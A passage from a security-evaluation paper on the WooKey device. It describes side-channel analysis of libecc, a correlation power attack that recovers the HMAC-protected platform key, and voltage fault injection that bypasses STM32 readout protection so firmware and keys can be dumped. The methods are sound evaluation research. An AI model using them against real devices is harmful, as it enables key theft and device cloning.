Regarding SPA, as seen in the source code (see Appendix B), the Double-and-Add always countermeasure is implemented: a point addition is systematically performed and the result is discarded if the current scalar bit is 0. Also, the code does not contain any branching condition depending on the current scalar bit, particularly in the function `nn_getbit`. We verified in the assembly code[12] that no optimization was made by the compiler to add branching conditions.

Because of the critical aspect of this function that directly manipulates the scalar bits, we performed measures during the execution of the `nn_getbit` function. The results are provided in Figure 13 and we concluded that the attacker is not able to distinguish between the two possible results of the function.

Then, we investigated protection against advanced horizontal physical attacks. The base point randomization - that is the randomization of the

11. The modular inversion of k and other calculations using k for the signature generation may also be prone to attacks, but their analysis did not expose weaknesses and is not described here for brevity.

12. The code has been compiled with the `-S` option.

```
#define WORD_BITS (32)
#define WORD(A) (UINT32_C(A))

typedef uint8_t u8;

int main(void)
{

  init();

  word_t a[] = {
    0x5AC635D8, 0xAA3A93E7,
    0xB3EBBD55, 0x769886BC,
    0x651D06B0, 0xCC53B0F6,
    0x3BCE3C3E, 0x27D2604B
  };

  volatile u8 bit_value;

  // give time before
       launching
  // targetted observation
  HAL_Delay(500);

  TRIGGER_HIGH();

  bit_value = nn_getbit(a, 4);
  // bit_value = nn_getbit(a,
       5);

  TRIGGER_LOW();

  while (1);
}
```


Fig. 13. `nn_getbit` - Program executed on the ChipWhisperer (left) and associated consumption traces (right) with different values of bit position (which yields different results returned by the function)

base point $(X, Y, Z) \rightarrow (lX, lY, lZ)$ with a random non-zero field element l - is implemented in `libecc`. This countermeasure thwarts the horizontal CPA [34]. Also, the random register addresses countermeasure [40] is implemented (this can be seen in Appendix B). This countermeasure prevents the horizontal address-bit DPA [44].

In addition, we analyzed the assembly code of the main loop of the ECSM *mbit*, $(rbit \oplus mbit)$ and *rbit_next* during the points copies. We isolated the few assembly instructions that have an interest, and performed measures on the ChipWhisperer. The results are provided in Figure 14 and we concluded that the attacker is not able to gain any information on the bit scalar *mbit* or on the bits of the mask r.




Fig. 14. XOR and MUL - Program executed on the ChipWhisperer (left) and associated observed traces (right) with different values of a and b

Another class of advanced horizontal attacks is considered: the Big Mac-like attacks. The attack, introduced by Walter in [60], consists in detecting possible repetitions of manipulated values within an ECSM.[13] Some related attacks against ECC implementation, with experimental results, were depicted in [28] (targeting a software implementation) and in [48, Sections 8.2.3.2 and 8.14] (targeting a hardware implementation).

Based on the main loop of the ECSM algorithm given in Appendix B, Figure 15 illustrates the operations of two successive iterations performed depending on the scalar bit value, with:

13. In fact, the Big Mac targets modular exponentiation implementation but applies to ECC as well.

— DBL and ADD being the illustration of elliptic curve points doubling and addition respectively; the incoming arrows are inputs and outgoing arrows are the results;
— T is the accumulative point of the ECSM;
— P is the base point of the ECSM.




Fig. 15. Operations sequence of two iterations of ECSM if $m_i = 0$ (left) and if $m_i = 1$ (right)

Then, by comparing one input of the addition at iteration i and the input of the doubling at iteration $i - 1$, the attacker is able to deduce m_i. We analyzed the formulas used in `libecc`, in the file `prj_pt_monty.c`. The three input point coordinates are multiplied by other values, in both the doubling and addition formulas. Therefore, three Montgomery multiplications can be used for comparison by the attacker.

From the above analysis, we conclude that `libecc` is vulnerable to a horizontal collision attack.

12.3 Discussion of the exploitation of the vulnerability

Unfortunately, we did not validate the vulnerability with experimental results, due to the time consumed for the `libecc` evaluation within the inter-CESTI challenge time frame. However, we strongly believe that this attack is practical to target individual bits of the scalar k. Indeed, the success rate suggested in [28] is quite high given solely one Montgomery multiplication. Here, we have access to three Montgomery multiplications.

In the Minerva attack [24], only a very few bits per signature are necessary to recover the private key d. However, `libecc` implements a scalar randomization countermeasure, making the Minerva attack unfeasible (more specifically, exploiting the Hidden Number Problem is not possible anymore). Therefore, the attacker would have to perform the attack on all iterations to recover all the bits of k, making it more difficult.

In conclusion, the attack would be practical with a strong expertise in side-channel experimentation and many tries on a legitimate WooKey target.

13 HMAC-SHA256 SCA against the message

13.1 State of the art and attack overview

During the pre-authentication phase, the WooKey platform checks the integrity of its locally stored `EPK` (Encrypted Platform Key). To achieve this step it computes an HMAC-SHA256 over the message `(IV || Salt || EPK)`, which will be called `BigEPK` in the rest of this section. The key which is used to compute the HMAC is called `KPK` and is provided by the token. This `KPK` is intended to be correct only if the PetPIN was correct. If the attacker replaces the original token by its own token or another hardware, he can choose the `KPK` used during the HMAC computation in the platform. Since the static and fix message `BigEPK` is "mixed" with the chosen `KPK`, the adversary is able to attempt Differential Power Attacks (DPA) or Correlation Power Attacks (CPA). If he succeeds, he could know the value of `BigEPK` which is the only secret of the platform (although in encrypted form): the attacker could clone the platform in such a situation. So the attacker needs to steal the platform, execute the attack, make a clone with `BigEPK` but with modified code which allows to memorize the secret assets in internal flash for instance, put back the platform to its owner and finally make later a secondary robbery in order to retrieve all the secrets. The steps are numerous but a successful attack is powerful.

To the best of our knowledge, the HMAC and SHA-2 functions seem to have little scrutiny in the Side Channel Analysis literature. All published attacks against HMAC actually target the embedded hash function, e.g. SHA-2. A first paper was written in 2007 by McEvoy et al. [47] which mount a DPA attack with the Hamming distance model. In 2013 Belaid et al. [29] extend the attack with a leakage in the Hamming weight model. Finally in 2018 Kannwischer et al apply the same attack method as Belaid et al. but against a SHA-2-based PRNG generation for XMSS [45].

The HMAC function is defined as:

```
HMAC(m, k) = H((k xor opad) || H((k xor ipad) || m))
```

where `m` is the message, `k` is the key, and `ipad` and `opad` are fixed constants. `H` is the hash function which is SHA-2 for McEvoy's or Belaid's

studies. In the case of XMSS, the formula for PRNG generation of the i-th block is `SHA-2(0x000..03 || seed || i)`. So in all cases, the known and variable part (`m` resp. `i`) is hashed **after** the unknown fix and secret part (`k` resp. `seed`). This is not the case in WooKey: `m` (equal to `BigEPK`) is an unknown and fix secret whereas `k` (equal to `KPK`) is known and can be manipulated. When previous attacks target the secret key, our attack aims at retrieving the secret message.

Beyond the mere evaluation of WooKey's usage of HMAC, one should notice that our attack would probably be useful against the W-OTS+ hash function used in XMSS. Indeed, as precised in section 3.5 of [45], the construction of the hash function is `f_k(x)=f(0^n||k||x)` where `f` can be SHA-2. In this case, as in our attack, `k` is known and public and `x` is the secret.

13.2 Attack details




Fig. 16. SHA-2 round function (source: Wikipedia)

Our attack targets the third execution of SHA-2 in the WooKey platform. Indeed the first one computes `h1=SHA-2(KPK xor ipad)` and the second one computes `h2=SHA-2(KPK xor opad)`. The third one computes `h3=SHA-2(h1||m)`. SHA-2 round function is presented on Figure 16. All data `A` to `H`, `Wt` and `Kt` are 32 bits long. Functions in dark blue are composed of `xor`, `and`, `or` and `shift`. The addition is modulo 2^{32} (which is the normal addition on a 32-bits CPU). `Kt` is a known constant which

changes at every round. At first round `Wt` is the first word of the message (equal to `BigEPK` in WooKey context) which the attacker wants to retrieve and `A` to `H` contain the result of first SHA-2 `h1`: these values are known but cannot be chosen. For every execution of the HMAC, the attacker can make a guess on `Wt` value. As other values are known, he can compute `T1`, `T2` and `T3` intermediate results. He can then compute the Pearson correlation factor between the Hamming weight (HW) of each of these values and each measurement over time of any physical quantity. Depending on the measurement quality and as we know that no countermeasure has been implemented, the correct `Wt` word should be found with the guess which has the highest correlation. The attacker can then compute the next values for `A` to `H` and reproduce the attack on next round. Finally he can make the attack at every round of SHA-2 and so find the whole message. As `Wt` is 32 bits wide, the guess space is very large for each time sample of every trace. As a result the need for RAM memory and the computation duration are huge. In order to make it easier and quicker, we have used the same technique as previous studies so called "Partial DPA". It simply consists of considering each byte of `Wt` independently. At each round, the first guess is done on the least significant byte `Wt[0]`. So there are only 256 possibilities. It is the same for `T1[0]`, `T2[0]` and `T3[0]`. The attacker makes then three Correlation Power Analysis (CPA) with the HW of each of these bytes. When `Wt[0]` has been found, he makes a guess on `Wt[1]` and computes `T1[1]`, `T2[1]` and `T3[1]`. He realizes again a CPA with the HW of these bytes and finds `Wt[1]`. `Wt[2]` and `Wt[3]` are processed and retrieved the same way. This method could suggest that an error on a lower byte will make the attack on next byte unfeasible: we provide insights and discuss this issue in Appendix C.

13.3 Setup details and characterization on open platform

Before performing our attack on the WooKey platform, we designed a specific board on which only the STM32F439 is routed. The board contains only the minimum of decoupling capacitors. A serial resistor is inserted on the ground in order to measure the current consumed by the chip. We also extracted the HMAC function from the WooKey source code and implemented our own command manager so that we are able to easily change the `KPK` value. The WooKey kernel is not present and no service can interrupt the manager linear execution, but the internal hardware parameters of the STM32 is the same as on WooKey (like the frequency which is set up at 168 MHz). A GPIO has been used in order to make the synchronization easier.




Fig. 17. HMAC execution on the STM32F439




Fig. 18. CPA on HMAC evolution (first round)

With this hardware and software specific setup we probably have better conditions than the direct attack on the WooKey platform, but it will show us if and how we can fully realize the attack. The oscilloscope we used to acquire our power measurements is a high end model with large bandwidth. We did not choose it because of its capabilities which were not fully exploited but simply because it was available in the ITSEF labs. Its sampling rate was set to 500 MS/s so as to be above twice the target frequency. In these conditions, the needed amount of samples are equal to 100,000 to see the whole HMAC execution.

The Figure 17 shows the execution of the HMAC in these conditions. The blue trace is the GPIO that we added in the source code. We used this signal to trigger the beginning of the `HMAC_Update` phase. The red trace is a raw acquisition of the current. The pink trace is the raw average over 20 traces with the same key. No specific post-alignment has been done. We can see that the average has less noise than the raw one whereas the amount of information is still present over time. We could have acquired every trace and then have used them in the CPA but in this case the total transfer would have lasted longer and the disk space would have been also larger. That is why we decided to use the average traces to mount the CPA.

We realized our CPA on the beginning of `HMAC_Update` on intermediate values `T1`, `T2` and `T3`. The results on `Wt[0]` at first round are presented on Figure 18: it shows for every guess the evolution of its maximum of correlation against the amount of average traces. We can see that `T2` and `T3` find the same (and correct) value with very few average traces and that it remains stable when the amount of traces goes up. We note that `T3` is less efficient than `T2` probably due to the different amount of modular additions involved for their computation and this is the only non linear operation in SHA-2 round. Contrary to `T2` and `T3`, `T1` does not work at all even with large amounts of traces, and we cannot really explain why. This might be due to the fact that the quantity of additions is even lower for `T1`, nevertheless we would have expected it to work with higher amount of traces than `T2` and `T3`. Another hypothesis is that `T1` might not be directly computed by the HMAC whereas this variable is present in the source code: the compiler might have made an optimization and `T1` is never directly used at any assembler line. We missed time to investigate this assumption.

The attack works very well on `T2` and `T3` for other bytes and rounds. The Figure 19 shows the results for the three first rounds using `T2`. We can see that the correct values of `Wt` bytes can be found with around 1,000

averaged traces. This is particularly true after the first round. Indeed this one has lower correlation values than next rounds: this is still an open point in our results that could lead to further investigations.

13.4 Acquisitions on the WooKey platform

On the WooKey platform there are two main differences with our specific setup: first, the power consumption cannot be measured as there is no serial resistor on the ground or the `Vdd` and second, there is no synchronization GPIO. Concerning the measurement issue, the attacker could use an electromagnetic sensor but this is an additional tool which needs to be located precisely over the target. Furthermore, EM signal needs much higher sampling frequency: it means also that an expensive scope and larger amount of samples per trace would be needed. There is an easier way without modifying the WooKey platform: we measured the voltage at the `VCAP_1` pin on which the STM32F439 needs an external decoupling capacitor. It is connected to the internal voltage regulator and the goal of this capacitor is to absorb the current spikes when the core needs more power. In order to have a correct synchronization we used the ISO7816 IO signal between the token and the platform. As the attacker has to replace the original token, it means he knows the IO sequence sent by his token and he is able to synchronize on its last answered byte.

The Figure 20 shows an execution of the HMAC on the WooKey platform. Synchronization is achieved through the green IO signal. The blue signal shows the `VCAP_1` voltage and the pink one shows the same signal but after a low pass filter. We observe that every phases of the HMAC are visible on the traces. The `HMAC_Update` phase lasts three times longer as three SHA-2 are needed to hash `BigEPK`. Averaging the traces directly on the scope as we did previously is not a good idea as the IO signal is not completely synchronized. So it seems that post synchronization after the acquisition of each trace is needed. This is an additional step but it does not seem to be difficult. Another interest of traces post-alignment would be to remove traces where an interruption pattern can be observed during SHA-2 processing (due to kernel preemption and so on).

13.5 Attack quotation

The complete attack on the WooKey platform was not realized but we estimate that the nature of the observed signals should lead to the same vulnerability of the HMAC execution against SCA. However it has to be noticed that the attacker would have to replace the WooKey screen by




Fig. 19. CPA on HMAC evolution (three first rounds)




Fig. 20. HMAC execution on the WooKey platform

another SPI driven hardware so that he can repeatedly send the PetPIN with high accuracy instead of using his fingers on the touch screen (see the attack described in section 7 for details on how to perform this). The complete amount of time needed for the evaluation of the HMAC function was 19 days, including 2.5 days for report writing. The used equipment is a high end digital scope which is expensive. As we do not need its full specifications like the high bandwidth for this product, it would be interesting to see if the attack is still doable with cheaper acquisition tools like ChipWhisperer [3] or PicoScopes [12], which is left as future work.

14 Voltage fault injection attack on Readout Protection

Like most microcontrollers with integrated flash, the MCU embedded in WooKey offers a protection against firmware readout or tampering. This feature allows to protect sensitive assets, like cryptographic keys, in confidentiality and integrity. In addition, the WooKey Bootloader performs a verification to enforce the activation of this protection in a dedicated state denoted `RDP_CHECK`, as shown on Figure 21.




Fig. 21. Bootloader state automaton, initial implementation

Readout protections, implemented in most MCUs, are known to be weak and prone to fault injection attacks. The main goal of the attack detailed hereafter is to dump `EPK`, the encrypted platform keys used to ensure the authenticity of the WooKey board during user unlocking. Indeed, the dumped firmware (or only `EPK` as the firmware is public) can be used to build a malicious firmware which will be injected back into the WooKey board or on a clone of it, and then steal user secrets by deceiving him. In the remainder of this section, a two-step attack is considered: first, disabling the readout protection to gain access to the JTAG interface and then bypassing the software verification implemented in the Bootloader. In case of success, assets can be dumped to build a malicious device. To

perform this attack, the WooKey board needs to be stolen and trapped, returned to its owner and eventually stolen again.

14.1 STM32 RDP attack state of the art

The STM32 series features a security function for JTAG and memory lock called RDP (Readout Protection). There are 3 different protection levels:

— Level 0: no read protection. RDP option byte is set to `0xAA`.

— Level 1: no access to flash memory or backup SRAM can be performed once a debug probe is connected or while booting from SRAM or system memory bootloader (the bootROM). This protection level is not permanent and can be reverted by rewriting the option bytes. Downgrade to level 0 causes the flash memory and backup SRAM to be mass-erased. In order to activate the level 1 protection, any value (except `0xAA` or `0xCC`) has to be set in the RDP option byte.

— Level 2: in this level, all protections provided by level 1 are active. Additionally, booting from SRAM or system memory is no longer possible. JTAG interface is also disabled. Setting the RDP level to level 2 is irreversible because, in this mode of operation, option bytes can no longer be changed. In order to activate the level 2 protection, `0xCC` value has to be written into RDP option byte.

In [32], the RDP level 2 has been attacked with voltage glitch fault injection allowing a downgrade to RDP level 1. Downgrade to RDP level 0 by modifying the value using glitch fault injection is found not possible because of the required precise bit manipulation. In this paper, the attack is performed on a STM32F3 during the power-up phase. The main difference between STM32F3 and STM32F4 (used by the WooKey product) is the duplication of the RDP value in flash memory. However, this work demonstrates that this additional protection does not protect against RDP downgrade.

RDP level verification To fully validate the attack path, the verification of the RDP level performed by the WooKey Bootloader must be weak against fault injection. A source code analysis of this mechanism is therefore carried out. The Listing 8 illustrates the corresponding piece of code. A successful fault attack would cause the execution flow to go through `FLASH_RDP_CHIPPROTECT` case. Considering that the normal case when no fault is injected is the `FLASH_RDP_MEMPROTECT` case, a double

fault injection is needed: one to bypass the `FLASH_RDP_MEMPROTECT` case and another to enter the `FLASH_RDP_CHIPPROTECT` case. Additionally, the decompiled assembly (using Ghidra [6]) is analyzed to ensure that no optimization performed by the compiler could lead to a single fault injection.

```
static loader_request_t loader_exec_req_rdpcheck(loader_state_t
    nextstate)
{
    /* entering RDPCHECK */
    loader_set_state(nextstate);
    /* default next req */
    loader_request_t nextreq = LOADER_REQ_SECBREACH;
#if CONFIG_LOADER_FLASH_RDP_CHECK
    /* RDP check */
    switch (flash_check_rdpstate()) {
        case FLASH_RDP_DEACTIVATED:
            goto err;
        case FLASH_RDP_MEMPROTECT:
            goto err;
        case FLASH_RDP_CHIPPROTECT:
            dbg_log("Flash is fully protected\n");
            dbg_flush();
            /* valid behavior */
            nextreq = LOADER_REQ_DFUCHECK;
            break;
        default:
            break;
    }
#else
    nextreq = LOADER_REQ_DFUCHECK;
#endif
    return nextreq;
}
```

Listing 8. RDP check extracted from the attacked WooKey Bootloader

```
loader_request_t loader_exec_req_rdpcheck(loader_state_t nextstate)
{
  t_flash_rdp_state tVar1;
  loader_request_t nextreq;
  loader_set_state(nextstate);
  nextreq = LOADER_REQ_SECBREACH;
  tVar1 = flash_check_rdpstate();
  if (tVar1 == FLASH_RDP_DEACTIVATED) {
    NVIC_SystemReset();
    do {
                    /* WARNING: Do nothing block with infinite loop
                        */
    } while( true );
  }
  if (tVar1 == FLASH_RDP_CHIPPROTECT) {
    dbg_log("Flash is fully protected\n");
    dbg_flush();
```

```
    nextreq = LOADER_REQ_DFUCHECK;
  }
  else {
    if (tVar1 == FLASH_RDP_MEMPROTECT) {
      NVIC_SystemReset();
      do {
                    /* WARNING: Do nothing block with infinite loop
                        */
      } while( true );
    }
  }
  return nextreq;
}
```

Listing 9. Compiled code of the RDP check function

Reverse engineering of the binary presented on Listing 9 shows that the FLASH_RDP_CHIPPROTECT case is actually handled before the FLASH_RDP_MEMPROTECT case leading to the exploitation of the weak verification with only a single fault injection.

14.2 Setup of the attack

To ease the fault injection setup and avoid chip replacement on WooKey open platform (due to a potential destruction of the chip), these tests are performed on a STM32F439 chip placed in a custom board with TQFP100 socket. As the BYPASS_REG pin in not accessible on TQFP100 package, the voltage regulator cannot be deactivated. Thus, injecting voltage glitch through Vdd power supply is less efficient. However, Vcap pin is accessible allowing to inject glitches directly on the CPU power supply, after the voltage regulator (see Figure 22 left). To inject voltage glitches, a PMOS transistor is placed in parallel of the capacitor of one of the two Vcap pins (see Figure 22 right). The PMOS transistor is chosen to allow fast switching ($t_{RISE} + t_{FALL} < 20$ ns).

14.3 Test description

To sum up, a double fault injection attack scenario is found possible: one fault on the STM32F4 core boot sequence for the RDP level downgrade (to RDP level 1), and another fault on WooKey Bootloader to bypass the RDP level verification. In case of success, the JTAG probe is connected during the firmware integrity check operation which goes through the whole firmware to compute its SHA-256 hash. Connecting the JTAG probe in RDP level 1 halts immediately the STM32 core allowing to dump the part of code which is being hashed. Repeating the attack, by incrementing




Fig. 22. Power supply on STM32F4 (left) - Fault injection setup (right)

the timing where the JTAG probe is connected, allows to retrieve the whole firmware. Knowing the exact position of the `EPK` key in the firmware can accelerate the attack, requiring only few iterations of the attack. We describe each partial attack individually hereafter before presenting the full attack path exploitation.

RDP level downgrade First, a signal analysis is performed to find the attack timing where the glitch has to be injected. The MCU power consumption is recorded at the start-up of the chip, before the execution of the user's firmware.

As the boot process is targeted in this attack, the chip needs to be power cycled at each iteration. A programmable power supply unit is used to do that. The JTAG probe, controlled by a python script, is used to verify if the attack succeeded. After each fault injection, the JTAG probe tries to read the SRAM. If the probe cannot be connected to the ARM core, the attack did not succeed.

Figure 23 highlights a fault injection timing where exploitable faults were obtained. In this timing window, several timings are found where a downgrade to RDP level 1 is possible. A statistical evaluation over 20,000 runs allows to identify the best one with the highest success rate. Finally, downgrading to RDP level 1 using glitch fault injection is found possible with a success rate of 1.5 %.

RDP level verification bypass A fault injection on the RDP level verification mechanism is then performed. A chip is configured in RDP




Fig. 23. Signal analysis of STM32 boot

level 1 to emulate a success of the first fault injection. To ease the signal analysis, a GPIO is raised before the execution of the RDP level verification. According to the code analysis, the chip restarts when the actual RDP

